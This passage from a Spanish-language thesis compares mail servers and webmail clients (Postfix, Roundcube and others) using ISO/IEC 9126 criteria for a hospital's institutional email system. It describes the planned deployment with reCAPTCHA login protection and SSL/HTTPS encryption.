 - En cuanto al crecimiento de la solución por demanda de la institución tanto en cuentas de usuario como en espacio de almacenamiento es mucho más costoso con Zimbra, que con cualquier otra solución de software libre, esto debido a que no solo hay que mejorar el hardware de ser necesario, sino que además se debe

adquirir una nueva licencia que cumpla con los requerimientos, en el caso del software libre puede ser necesario el cambio de hardware pero omite el gasto innecesario por concepto de compra de licencia.

De acuerdo a los parámetros revisados y analizados anteriormente, se descarta el uso del servidor de correo Zimbra por las razones antes mencionadas.

Entre las soluciones que cumple con las políticas de seguridad de acuerdo a los datos obtenidos por la tesis referencial, se destaca el servidor de correo Postfix, como una solución de correo basada en software libre, con las siguientes fundamentaciones:

- De las soluciones que se basan en el uso de software libre, en base a la comparación de características entre servidores de correo, Postfix cuenta con mejores prestaciones en funcionalidad.
- En referencia a la conveniencia de los servidores de correo MTA's, Postfix está entre las soluciones de correo más seguras incluso a un nivel de soluciones comerciales.
- Tiene un diseño escalable que le permite operar en sitios con gran cantidad de tráfico.
- Posee un diseño modular lo que significa que el sistema es mucho más estable debido a que sus componentes se encuentran distribuidos en subsistemas independientes que trabajan entre sí y que solo se utilizan si son necesarios, esto optimiza los recursos del servidor, previniendo fallas y errores inesperados en el sistema, convirtiéndolo en un sistema de alto rendimiento.

- Cumple con los lineamientos de implementación establecidos por el acuerdo presidencial 1014, el cual promueve el uso de software libre en las instituciones públicas, de tal manera que pueda realizar mejoras del sistema a priori a las necesidades de la institución.
- Postfix es considerado un sistema embebido, lo que es posible combinar sus funciones con una gama de aplicaciones libres, permite personalizar un conjunto de aplicaciones, sin que estas ocasionen inestabilidad del sistema; por ejemplo, si se desea añadir soporte para POP3 basta con elegir un complemento disponible e instalarlo.
- Postfix además tiene su propio cliente de correo, y ventajosamente se puede complementar con otros sin afectar su funcionalidad, tales como: Horde, Roundcube, Squirrelmail, EgroupWare, etc.

A continuación se muestran aspectos adicionales a considerar en la selección de servidores de correo:

- El sistema Postfix no cuenta con una interfaz gráfica de administración, esta función la realiza a través de líneas de comandos CLI (Comand Line Interface), por lo cual el proyecto incorpora la elaboración de un manual con los comandos de uso para la administración del sistema.
- En cuanto al soporte de escalabilidad de la herramienta para aumentar la capacidad del servicio, radica en el mejoramiento de infraestructura de equipos más que en el software, ya que el sistema es modulable.

Otros estudios similares, como por ejemplo basado en la “Implementación de un sistema para el manejo de correo electrónico con autenticación centralizada basada en servicios de

directorio”; en la cual evalúan las soluciones: Sendmail, Postfix y Exim, en métricas de seguridad, escalabilidad y facilidad de configuración. A continuación la tabla de comparación:

Tabla 27

Comparación de varios servidores SMTP que son software libre

Criterio	Sendmail	Postfix	Exim
Seguridad	Gran historial de fallos de seguridad	Diseño modular. La seguridad es una de sus metas.	Diseño monolítico. Escrito tratando de evitar los errores cometidos por Sendmail
Escalabilidad	Maneja varios protocolos. Posee un lenguaje de programación para realizar su configuración	Maneja varios protocolos. Soporta integración con varias bases de datos y procesos externos	Problemas de desempeño en el procesamiento de la cola de correos en sitios con gran cantidad de tráfico
Facilidad de Configuración	Complejo de configurar correctamente por administradores sin experiencia	Dos archivos de configuración con una sintaxis simple.	Un archivo de configuración con una sintaxis simple.

Fuente: (Caspi Pilamunga & Flores Verdezoto, 2011)

El objetivo que pretendió el autor del estudio en referencia, fue brindar alternativas de solución en servidores de correo que permita a cualquier organismo, tener un sistema de correo electrónico seguro acorde con sus necesidades, tomando en cuenta los criterios descritos comparación de varios servidores SMTP que son software libre (Brito Monedero, 2007).

En conclusión de las referencias citadas en el análisis de soluciones en servidores de correo, se logró determinar mediante la evaluación de criterios tanto de aspectos generales como de seguridad, que la solución Postfix es la más idónea al presente proyecto, que permitirá tener un sistema de correo electrónico acorde a las necesidades de la institución.

La herramienta Zimbra, no deja de ser una solución importante, es eficiente, sin embargo las limitantes que presenta en todas sus versiones, la hacen distinta de las soluciones ya analizadas, principalmente la gobernabilidad del sistema y costo del servicio; si bien es cierto las instituciones públicas o del estados requieren de un aval por parte del gobierno para la aprobación de proyectos, en el caso de inversiones tecnológicas el estado no financia el uso de software privativo, lo cual es un factor recurrente en el uso de tecnologías basadas en software libre, con el fin de generar soluciones que estén orientadas al desarrollo, investigación e innovación de nuevas tecnologías, lo cual es importante destacar de nuestra institución.

3.4 ANÁLISIS DE CLIENTES DE CORREO

Las soluciones de clientes de correo disponen de una arquitectura cliente/servidor, habiendo dos tipos de implementación, uno orientado a soluciones de correo escritorio y la otra en soluciones de clientes web. La principal diferencia entre estas dos utilidades es la accesibilidad a los correos. Para el presente estudio se empleará el software de cliente web que permite el acceso al correo a través de cualquier navegador de internet mediante el protocolo HTTP (Hypertext Transfer Protocol), por el contrario los sistema de cliente escritorio requieren de la instalación de un software de cliente en los equipos para la configuración de las cuentas de correo, además los correos se almacenan de forma local lo cual impide tener acceso de forma remota.

Analizar aspectos de calidad de software, no es una tarea fácil, resulta una tarea ampliamente compleja, más aun cuando no se establecen requerimientos explícitos de lo que desea el usuario o una organización.

Existen algunos métodos o guías para evaluar la calidad de software con base a criterios generales y de seguridad, las cuales se analizarán en el siguiente acápite.

3.5 NORMAS DE SEGURIDAD PARA EVALUACIÓN DE CLIENTES DE CORREO

En la actualidad existen diferentes organizaciones de normalización nacionales y regionales, estas organizaciones se componen por delegaciones gubernamentales y no gubernamentales subdivididos en una serie de subcomités encargados de desarrollar las guías que contribuirán al mejoramiento en la estandarización de normas para las empresas públicas y/o privadas a nivel internacional. Las tres organizaciones internacionales que tienen mayor reconocimiento son la Organización Internacional de Normalización (ISO), la Comisión Electrónica Internacional (IEC), y la Unión Internacional de Telecomunicaciones (ITU).

Entre las normas y estándares producidas por estas organizaciones, se encuentra la norma internacional ISO/IEC 9126, de la Organización Internacional de Normalización y la Comisión Electrónica Internacional, la cual comprende una guía en la evaluación de la calidad del software, publicada en el año de 1992 (Chua, 2004).

Esta norma cumple con aspectos fundamentales de evaluación del software, tales como: funcionalidad, usabilidad, eficiencia, mantenibilidad, portabilidad y aspectos de seguridad, por lo tanto su aporte al análisis del software de clientes de correo fue clave para el propósito que persigue el presente proyecto.

3.5.1 ISO/IEC 9126 para la evaluación de software de clientes de correo

El estándar ISO/IEC 9126 fue publicado en el año 1992 por la Organización Internacional de Estándares y la Comisión Electrónica Internacional, comprende una guía técnica de aspectos elementales para la evaluación de la calidad de software, en el presente estudio se realizó la evaluación de clientes de correo considerando aquellos aspectos más relevantes referentes a la seguridad de los sistemas de información (Largo Garcia & Marin Mazo, 2005).

En el presente estudio se consideró evaluar los clientes de correo Horde, Roundcube y Egroupware por la afinidad con el servidor de correo Postfix en cuanto a innovación y prestaciones de seguridad; de igual manera el software de cliente que tenga mejores funcionalidades y atributos, y que mejor se adapte a las condiciones del servidor de correo Postfix, será el que se implemente; el mismo que debe cumplir con el estándar ISO 9126 el cual define seis características que son:

- Funcionalidad
- Confiabilidad
- Usabilidad
- Eficiencia (Excluida)
- Mantenibilidad
- Portabilidad
- Seguridad (Adicional)

3.5.2 Funcionalidad

Debe satisfacer las necesidades específicas del usuario, de acuerdo a los siguientes criterios descritos en la siguiente tabla:

Tabla 28

Característica en Funcionalidad

FUNCIONALIDAD				
Categoría	Descripción	Horde	Round cube	EGroupWare Versión libre
Adecuación	Agenda electrónica	1	1	1
	Calendario	1	1	1
	Listas de contactos	1	1	1
	Lista de Tareas	1	0	0
	Chat	0	0	1
	Notas	1	0	0
	SUMA		5	3
Exactitud	Confirmación entrega de correo	1	1	1
	Filtros de correo eficientes (spam)	1	1	1
	Informes de fallo en entrega de correos (rebote)	1	1	1
	SUMA	3	3	3
Interoperatividad	Admite otros clientes de correos	1	1	1
	Sistema Operativos Android	0	1	0
	Sistema Operativo IOS	1 Por browser	1 Por browser	1 Por browser
	Varias sesiones activas	1	1	1
	SUMA	3	4	3
SUMA TOTAL		11	11	10

Fuente: Autor de tesis


Conclusión: Cada solución de cliente tiene funcionalidades que los vuelven únicos, se conoce el término funcionalidad a las características disponibles del sistema como por ejemplo: Redacción de Correo, Agenda, Calendarios, etc. De las características deseadas en un cliente de correo los que más se acercan al 100% son Roundcube y Horde con un 84.62% de las características deseadas, cabe destacar que todos estos clientes de correo tienen compatibilidad con todos los sistemas operativos que puedan ejecutar un navegador web moderno.

3.5.3 Confiabilidad

La confiabilidad del sistema asegura el nivel de funcionamiento adecuado en condiciones específicas, bajo los siguientes criterios de la tabla:

Tabla 29

Características de Confiabilidad

CONFIABILIDAD				
Categoría	Descripción	Horde	Roundcube	EGroupWare Versión libre
Madurez	Notificaciones de falla del sistema	1	1	1
	Notificación de falta de espacio almacenamiento	1	1	0
	SUMA	2	2	1
Tolerancia a errores	Recuperación en caso de error	1	1	0
	Notificaciones de errores, con acciones de recuperación	0	1	1
	Reinicio de Servicios	1	0	1
	La aplicación se mantiene abierta en caso de un error grave	1	1	0
	SUMA	3	3	1
				<i>CONTINÚA</i> 

Recuperabilidad	Recuperación en caso de errores	1	1	1
	Informe de Fallos	0	1	0
	Guarda información en uso cuando ocurre el error.	0	1	1
	Reinicia la aplicación (Automática)	1	0	0
	SUMA	2	3	2
SUMA TOTAL		7	8	5

Fuente: Autor de tesis

Conclusión: todos los clientes de correo mantienen una comunidad activa de desarrolladores que mantienen y evolucionan los proyectos desde sus inicios:

- Roundcube 2008
- Horde 1998
- Egroupware 2000

En cuanto al manejo de errores, cada sistema cuenta con sus propios métodos contingentes y de recuperación siendo el mejor de la categoría Horde con un 80% de las características deseadas.

3.5.4 Usabilidad

La usabilidad es la manera en que el sistema se familiariza con el usuario, tiene que ver con el uso y el ambiente operativo. En este parámetro se evaluaron criterios de entendimiento, aprendizaje y operatividad, con la conveniencia de cumplimiento = 1 y 0 = no cumple, tal como se describe en la siguiente tabla:

Tabla 30*Características de Usabilidad*

USABILIDAD					
Categoría	Descripción	Horde	Roundcube	EGroupWare	Versión libre
Entendimiento	Interfaz amigable con el usuario	1	1	1	1
	Acceso rápido a las opciones de correo	1	1	0	0
	Redacción de Correo Sencilla e intuitiva	1	1	1	1
	Interfaz disponible en varios idiomas	1	1	0	0
	El sistema notifica al usuario los eventos	0	1	1	1
	SUMA		4	5	3
Aprendizaje	Manuales de uso	1	1	1	1
	Ayuda interactiva en la aplicación	1	1	0	0
	Alertas y mensajes del sistema	0	1	1	1
	Tips de uso del sistema	0	1	1	1
	SUMA		2	4	3
Operabilidad	Integración con teclado (atajos de teclado)	1	1	1	1
	Redacción con texto enriquecido	1	1	1	1
	Corrección ortografía	1	1	1	1
	SUMA	3	3	3	3
SUMA TOTAL		9	12	9	9

Fuente: Autor de tesis

Conclusión: La usabilidad hace referencia a las características implementadas para facilitar el uso de la aplicación por parte del usuario brindando comodidad y facilidad para ciertas acciones como son: arrastrar y soltar, autocompletado, corrector ortográfico, categorías, búsquedas, pre

visualización de documentos, etc. El sistema que más se ha ocupado en cumplir con estos requerimientos es Roundcube con un 85.71% de las características deseadas.

3.5.5 Mantenibilidad

Es la cualidad que tiene el software para ser modificado, esta característica analiza aspectos descritos en la siguiente tabla:

Tabla 31

Características de Mantenibilidad

MANTENIBILIDAD				
Categoría	Descripción	Horde	Roundcube	EGroupWare Versión libre
Capacidad de ser analizado	Diagnóstico de Errores	0	1	1
	Informes de fallos	1	1	0
	Acceso al código fuente	1	1	1
	SUMA	2	3	2
Cambiabilidad	Se puede realizar modificaciones	1	1	0
	SUMA	1	1	0
Estabilidad	Notificaciones previas a agotamiento de memoria	1	1	0
	Compatibilidad con los navegadores más usados	1	1	1
	Compresión de archivos	1	1	1
	SUMA	3	3	2
SUMA TOTAL		6	7	4

Fuente: Autor de tesis

Conclusión: Al ser sistemas de código libre, el administrador puede realizar los ajustes que considere necesarios para sacar el máximo provecho a la solución, se pueden aumentar o eliminar cualquier característica, permitiendo tener una solución estable y acorde a las necesidades de la institución. En esta categoría EGroupWare queda rezagado por tratarse de un proyecto mixto (Comercial / Libre). Mientras que Horde y Roundcube son libres.

3.5.6 Portabilidad

La portabilidad es la característica del software que le permite migrar hacia otros ambientes sin alterar su funcionamiento, en este punto intervienen atributos que se describen en la siguiente tabla:

Tabla 32

Características de Portabilidad

PORTABILIDAD				
Categoría	Descripción	Horde	Roundcube	EGroupWare Versión libre
Adaptabilidad	Compatibilidad SO GNU/Linux	1	1	1
	Escalabilidad (Hardware)	1	1	1
	Cliente Web	1	1	1
	SUMA	3	3	3
Facilidad de instalación	Paquete Instalador	1	1	1
	Autoconfigurable	0	0	0
	Configuración Modo Texto	1	1	1
				<i>CONTINÚA</i>

	Actualizable	1	1	1
	Almacenamiento configurable (BD / Directorios)	1	1	1
	SUMA	4	4	4
Coexistencia	Admite otros clientes de correos	1	1	1
	Cliente Multiplataforma	1	1	1
	SUMA	2	2	2
Remplazabilidad	Puede Ser Reemplazado: Horde, RondCube, Egroupware, otros.	1	1	1
	SUMA	1	1	1
	SUMA TOTAL	10	10	10

Fuente: Autor de tesis

Conclusión: La portabilidad hace referencia a las características que convierten a la solución en un producto confiable y que no depende de ninguna tecnología en especial, los clientes de correos analizados son instalables y configurables en cualquier distribución GNU/Linux, generalmente sus creadores distribuyen el software empaquetado en archivos ejecutables lo que facilita la instalación de la solución, estos sistemas pueden ser instalados junto a otros clientes de correo sin que esto ocasione problemas o conflictos en su funcionamiento, cabe destacar que las características propias del cliente de correo como agenda, libreta de direcciones, entre otros se gestionan de forma independiente a los correos. En este ítem todos los clientes de correo cumplen en un 90.91 %, un inconveniente es que ninguno es auto configurable.

3.5.7 Seguridad

Es la garantía en que los sistemas de información o cualesquiera que este sea, se desarrolle de manera normal, en la práctica no existe software seguro, debido a la coexistencia de riesgos

latentes sobre el medio o entorno en el que se desarrollan; principalmente por medio del internet, por tanto como aporte a este estudio de la ISO/IEC, he considerado incluir otras métricas como acciones preventivas respecto de la seguridad, tomando en cuenta la conveniencia de cumplimiento (1) y (0) no cumplimiento.

Tabla 33
Características de seguridad

SEGURIDAD				
Categoría	Descripción	Horde	Roundcube	EGroupWare Versión libre
Base de Datos	Base de Datos	1	1	1
	Autenticación cifrada	1	1	1
	Privilegios de usuarios	1	1	1
	Certificado de Autenticación	1	1	1
	SUMA	4	4	4
Encriptación	Encriptación a nivel de Base de Datos y ficheros	1	1	1
	Certificado SSL	1	1	1
	SUMA	2	2	2
Características	Autenticación (Clave - Usuario)	1	1	1
	Autenticación (Cliente – Servidor) Mediante certificados SSL	1	1	1
	Firewall	1	1	1
	Antivirus	1	1	1
	Soprote Comercial	0	1	1
	Herramientas de Monitoreo	0	0	0
	SUMA	4	5	5
SUMA TOTAL		10	11	11

Fuente: Autor de tesis

Conclusión: La seguridad del sistema es uno de los puntos más importantes tomados en cuenta al presente estudio, se refiere a cómo se maneja, almacena y accede a la información se evalúa si estos métodos son los mejores o al menos seguros. La seguridad es implementada principalmente en el servidor mediante el aseguramiento del mismo (firewall, SELINUX, cifrado), se hace mención de esto ya que depende de ello que el cliente de correo sea seguro.

Ninguno de los clientes de correo provee de un método para comprobar su resistencia a ataques maliciosos por lo que se debe realizar mediante análisis de logs y monitoreo constante, el soporte es muy importante ya que ayuda a corregir errores en el sistema. Los sistemas cuentan con software antivirus y antispam y permiten el uso de certificados SSL para transacciones seguras. Uno de los clientes que cumple de mejor manera esto criterios es Roundcube y EgroupWare con un 91.67%.

3.5.8 Análisis de Resultados

Una vez realizado el estudio comparativo de las soluciones de clientes de correo de acuerdo a la guía de la ISO/IEC 9126, y además de parámetros de seguridad incluidos como aporte a la presente investigación, deja como resultado un importante dato estadístico, que permitió contrastar el enfoque de los objetivos definidos en la investigación preliminar.

El estándar ISO/IEC 9126 permitió evaluar la calidad del software del cliente de correo, mediante el cual se obtuvo que la mejor solución de cliente de correo es Roundcube con un porcentaje alcanzado de 88,05 %; lo cual se coloca como la solución ganadora.

Cabe mencionar que entre los parámetros del estándar en mención se excluyó el de eficiencia, el cual trata del comportamiento del tiempo y de la utilización de recursos, para la evaluación de estos parámetros se requiere de un análisis en tareas específicas tanto de hardware como de software, lo cual no es objeto de la presente investigación. A continuación la ilustración gráfica:




Figura 4 Parámetros de evaluación de clientes de correo

Fuente: (Chua, 2004)

3.6 IMPLEMENTACIÓN DEL CORREO INSTITUCIONAL

3.6.1 Instalación del sistema operativo seleccionado

Basándonos en las políticas de TIC's del Ministerio de Salud Pública, el cual prioriza el uso de software libre o de código abierto en las instituciones públicas del estado, el Hospital Básico

Natalia Huerta de Nimes está cumpliendo con esta política desde que se nos fueron dispuestas mediante decreto presidencial en el año 2014.

En este contexto se llevó a cabo la fase de selección del sistema operativo de software libre analizado en la sección 3.2 de este documento, donde se hizo referencia a un aporte investigativo desarrollado por el Ing. David Badillo; en su estudio respecto de la calidad de las distribuciones Linux orientado a seguridades, donde se evidencia que la distribución Linux CentOS 7, se posesiona entre las más seguras y estables del mercado.

Invitamos ir al **Anexo A**, para instruirse en los pasos de instalación de la distribución Linux CentOS la cual hemos considerado por aspectos de consumo de recursos la versión Minimal 7.0 en arquitectura de hardware de x86 y 64 bits.

3.6.2 Instalación del Servidor de Correo Seleccionado

Del estudio de soluciones de servidores de correo realizado al presente, en la sección 3.3 de este documento, se describe el análisis en el cual se determinó que el servidor de correo Postfix es la solución de mejor prestaciones en lo que respecta a funcionalidad, seguridad y administración.

En dicho contexto la solución Postfix va contribuir de mejor manera en la operatividad del servicio de correo electrónico institucional, y de forma general en los sistemas computacionales modernos.

Para la implementación del servidor de correo como requisito básico, se contó con un computador core i3 con sistema operativo CentOS 7, 2 gb de ram y un disco master de 1TB. A

continuación presentamos los detalles de instalación del servidor de correo Postfix en el **Anexo B** del documento.

3.6.3 Instalación del Cliente de Correo Seleccionado

En el contexto de selección del software de cliente de correo, se analizaron aspectos con base al estándar ISO 9126, la cual está descrita en la sección 3.3 y 3.5 del documento.

Al efecto de esta determinación se concluyó que la solución Roundcube se ajusta a las necesidades de la institución, su fácil instalación y adaptabilidad con otros sistemas lo hace un servicio de primera, además de otras funcionalidades como su interface amigable al usuario y fácil de comprender, estas ventajas son muy significativas ya que nos permitirá llevar el servicio hacia otros esquemas modernos en soluciones informáticas.

Tomando en cuentas estos beneficios la herramienta Roundcube permite una instalación basada en la personalización de sus componentes y además de instalar complementos adicionales de acuerdo a las necesidades informáticas que se requieran.

A continuación se describen los pasos de instalación del cliente de correo Roundcube en la sección del **Anexo C** de este documento.

3.6.4 Método de Autenticación de Usuarios

Los métodos de autenticación de usuarios existentes generalmente viene añadidos como un plus sobre las mismas aplicaciones, como es en nuestro caso en el lado del cliente de correo Roundcube, mismo que se efectúa a través de un usuario y una clave secreta, este método

tradicional representa un riesgo para los sistemas computacionales, debido a la vulnerabilidad ante ataques informáticos tales como los denominados ataques de fuerza bruta, cuya tarea principal es bombardear con posibles contraseñas a un servidor de aplicaciones denominándose robot, estos sistemas tratan de engañar al sistema haciéndose pasar por usuarios auténticos, de forma que pueden lograr dar con la combinación y acceder a nuestro sistema.

En este contexto surge la necesidad de implementar una técnica de autenticación segura que actúe como un mecanismo de soporte al sistema de autenticación tradicional de nuestro servicio de correo electrónico.

Entre los métodos seguros de autenticación podemos citar una variedad buscados en el internet, entre los cuales encontramos: Password Against Spyware, S3PAS: A Scalable Shoulder-Surfing Resistant Textual-Graphical Password Authentication Scheme, Security in Graphical Authentication y un método basados en un reCAPTCHA.

De los métodos descritos se encontró que para la implementación de un captcha se requiere mucho tiempo y de conocimientos intermedios y avanzado en programación; sin embargo esto lo simplifica el método reCAPTCHA de google, tiene ventajas de ser un servicio gratuito alojado en un servidor de google el cual optimiza el desarrollo de programación; su instalación y configuración requiere conocimientos básicos en programación y las instrucciones son dictadas cuando se accede al servicio. El método proporciona las líneas de programación que se requieren para añadir el método a la aplicación o sitio web; este código es proporcionado en formato PHP (Hypertext Preprocessor [procesador de hipertexto]); el método consiste en diferenciar un usuario humano de un robot, a través de un check de verificación al inicio de sesión de un sistema,

permite seleccionar además un conjunto de imágenes de acuerdo a un criterio aleatorio que se genera automáticamente durante la autenticación del usuario.

Qué significa captcha "Prueba de Turing pública y automática para diferenciar máquinas y humanos", es una prueba de desafío y respuesta que se utiliza para determinar cuándo el usuario de un sistema informático es o no humano.

Bajo este contexto, el objetivo de un captcha es distinguir a un ordenador de un ser humano, y de este modo, impedir que los robots (también llamados bots) realicen una autenticación y posterior un uso indebido de un servicio, como por ejemplo enviar comentarios automáticos con spam a un foro o un blog (Luján Mora, s.f.).

El método reCAPTCHA es un servicio gratuito de google, aunque no es el único, su propósito es proteger sitios de aplicaciones contra spam y el abuso. Utiliza técnicas avanzadas de análisis de riesgos para diferenciar a los humanos y los robots, como las API (Application Programming Interface [Interfaz de Programación de Aplicaciones]) utilizado como una capa de abstracción, su mecanismo de funcionamiento está compuesto por niveles de filtración como por ejemplo el reconocimiento de imágenes, la manera en que se realiza el movimiento del mouse, pues un script, una computadora tendría un comportamiento más directo, que un movimiento al azar, errático, típico de un ser humano.

Este método se muestra en forma de un widget que es una pequeña aplicación o programa usualmente presentados en archivos o ficheros pequeños que son fácil de agregar en blog, foros, formularios de registro, entre otros.

Las ventajas de este servicio, es su fácil implementación, el cual opera de forma aislada a nuestro sitio, suelen utilizarse de forma empotrada en otras páginas web, copiando el código que se le es suministrado por el servicio en el mismo widget del lado del usuario o del servidor según convenga.

Para el presente estudio se utilizó el widget del método reCAPTCHA en su versión V2, para nuestro servicio de correo electrónico añadido del lado del cliente de correo Roundcube, para la autenticación de los usuarios.



Figura 5 Pantalla cliente de correo Roundcube

Fuente: (CDmon, s.f.)

Cientos de millones de CAPTCHA son resueltos por personas todos los días, reCAPTCHA hace un uso positivo de este esfuerzo humano al canalizar el tiempo dedicado a la solución de reCAPTCHA en la digitalización de texto, anotación de imágenes, creación de conjuntos de datos de aprendizaje automático.

Esto, a su vez, ayuda a preservar libros, mejorar mapas y resolver problemas difíciles de IA (Artificial Intelligence [Inteligencia Artificial]).

A continuación se muestra la apariencia de pantalla del método de verificación reCAPTCHA en un formulario de inicio de sesión de un sistema informático.

The image shows a web form for user authentication. At the top, there are two input fields: 'Nombre...' and 'Apellido...'. Below these is a reCAPTCHA verification box. On the left of this box is a small square checkbox. To its right is the text 'No soy un robot'. On the far right of the box is the reCAPTCHA logo, which consists of a blue circular arrow and the text 'reCAPTCHA'. Below the logo, there is a link for 'Privacidad - Condiciones'. At the bottom left of the form, there is a 'Submit' button.

Figura 6 Pantalla método de verificación reCAPTCHA

Fuente: (Covalenciawebs, s.f.)

3.6.5 Funcionamiento del Método reCAPTCHA V2

Este método se basa en la verificación de varios patrones de imágenes definidos de forma automática por cada evento de inicio de sesión en el sistema de correo, la forma de selección se explica de la siguiente manera:

El usuario escoge o selecciona las imágenes de acuerdo a un criterio en común, luego con el botón “verificar” envía el contenido seleccionado a la url de google: <https://www.google.com/recaptcha/api/siteverify>, con lo cual valida su respuesta; es decir acepta o rechaza la verificación y concede o deniega el acceso al sitio.




Figura 7 Pantalla patrón de imágenes método reCAPTCHA

Fuente: (Formación, s.f.)

El método propuesto es muy popular y moderno, en comparación con los captchat de métodos antiguos generalmente con la función de verificación de texto en pantalla, donde los usuarios debían descifrar el significado del texto, lo cual generaba inconvenientes por la complejidad en la visibilidad del texto.



Figura 8 Pantalla método de verificación reCAPTCHA de texto plano

Fuente: (Webempresa, s.f.)

En conclusión, la colección de pistas son las que permiten validar que el método reCAPTCHA pueda diferenciar entre un humano de un robot; considerando que los avances en el campo de la inteligencia artificial son muy notorios en los últimos años, el método ha ido mejorando su veracidad.

3.6.6 Implementación del método reCAPTCHA en cliente de correo Roundcube

En esta fase se procedió a definir el método reCAPTCHA V2 para la autenticación de usuarios en el servicio de correo electrónico institucional, la cual es una herramienta gratuita que consiste en la verificación de la autenticidad de los usuarios si es un humano y no un robot, a través de la selección y verificación de un patrón de imágenes.

Para acceder a este servicio debemos dirigirnos a la página oficial de google reCAPTCHA en el siguiente enlace web: <https://www.google.com/recaptcha/intro/android.html>, el cual se explica detalladamente en la sección de **anexos literal D**.

Para la integración del servicio gratuito reCAPTCHA de google a nuestro cliente de correo web Roundcube; hemos construido una ruta de procedimientos aplicados a los sistemas de software libre de código abierto, descrito en la sección de **anexos literal E**.

3.6.7 Método de Cifrado de Transporte de Datos

El cifrado se define como un proceso de codificación de información legible se transforma mediante un algoritmo en información ilegible, llamada criptograma o secreto, para evitar que esta llegue a las manos de terceros que no están autorizados para verla (Paper, 1992-2002).

Un método alternativo de cifrado es introducir la seguridad en los protocolos de transporte que opera sobre la capa 3 del modelo OSI (Open System Interconnection [Modelo de Interconexión de sistemas abiertos]), cuya ventaja es que no necesita modificaciones en los equipos de interconexión. Actualmente la solución más utilizada es el protocolo SSL (Secure Sockets Layer [Capa de Sockets Seguros]) desarrollado por Netscape Communications en los años 90 (Aguilera).

La principal diferencia de los métodos de cifrado existentes, está en la técnica aplicada para obtener los códigos de verificación de los mensajes denominados finished, y también para calcular el secreto maestro y para obtener las claves a partir de este secreto.

El medio de comunicación que se establece se efectúa a través del protocolo de red TCP/IP (Protocolo de Control de Trasmisión/Protocolo de Internet), este protocolo tiene la particularidad de crear paquetes de red; un paquete de red es la forma mínima de transportar información, la arquitectura del protocolo se basa en el envío de los paquetes que pasan por todos dispositivos que se encuentren conectados a la red tales como: routers, switch, proxy, etc (Acosta Gil, 2009).

El objetivo de esto protocolo es hacer que el trafico sea más eficiente, el principal riesgo que se presenta está dado por el canal de internet, donde circulan muchos códigos basuras que puede dar con la captura de los datos a través de un dispositivo de la red para ser leídos y de esta forma comprometer su contenido, este tipo de manifestaciones se conoce como ataques sniffer, de otro modo es un software que captura paquetes de red y los reconstruye para descifrar mensajes, el cual puede contener claves de usuarios de correos, entre otros sistemas.



Figura 9 Esquema de cifrado SSL

Fuente: (Pisabarro, 2017)

Existe una forma de invalidar la acción de un sniffer a través de la implementación o instalación de un mecanismo de cifrado para el transporte de datos, más conocido como cifrado encofrado, el protocolo de transporte cifra los paquetes de red de forma que solo el servidor puede leerlos, con esto no importa quien capture los paquetes, estos se mantienen seguros ya que no pueden ser leídos por el intruso.

Nuestra solución a esta vulnerabilidad se asoció con la implementación del método de certificado SSL, mediante el protocolo HTTPS (Hypertext Transport Protocol Secure [Protocolo seguro de Transferencia de Hipertexto]) para que el transporte de la información sea más seguro.

3.6.8 Funcionamiento del Protocolo HTTPS

Hoy en día existen millones de personas que utilizan Internet y, muchas veces no saben que sus datos están expuestos al navegar por sitios no seguros. A diario visitamos sitios como Facebook, Gmail, Twitter o YouTube. Dichos sitios utilizan el protocolo HTTPS, que cifra los datos de nuestras comunicaciones para hacerlas más seguras.

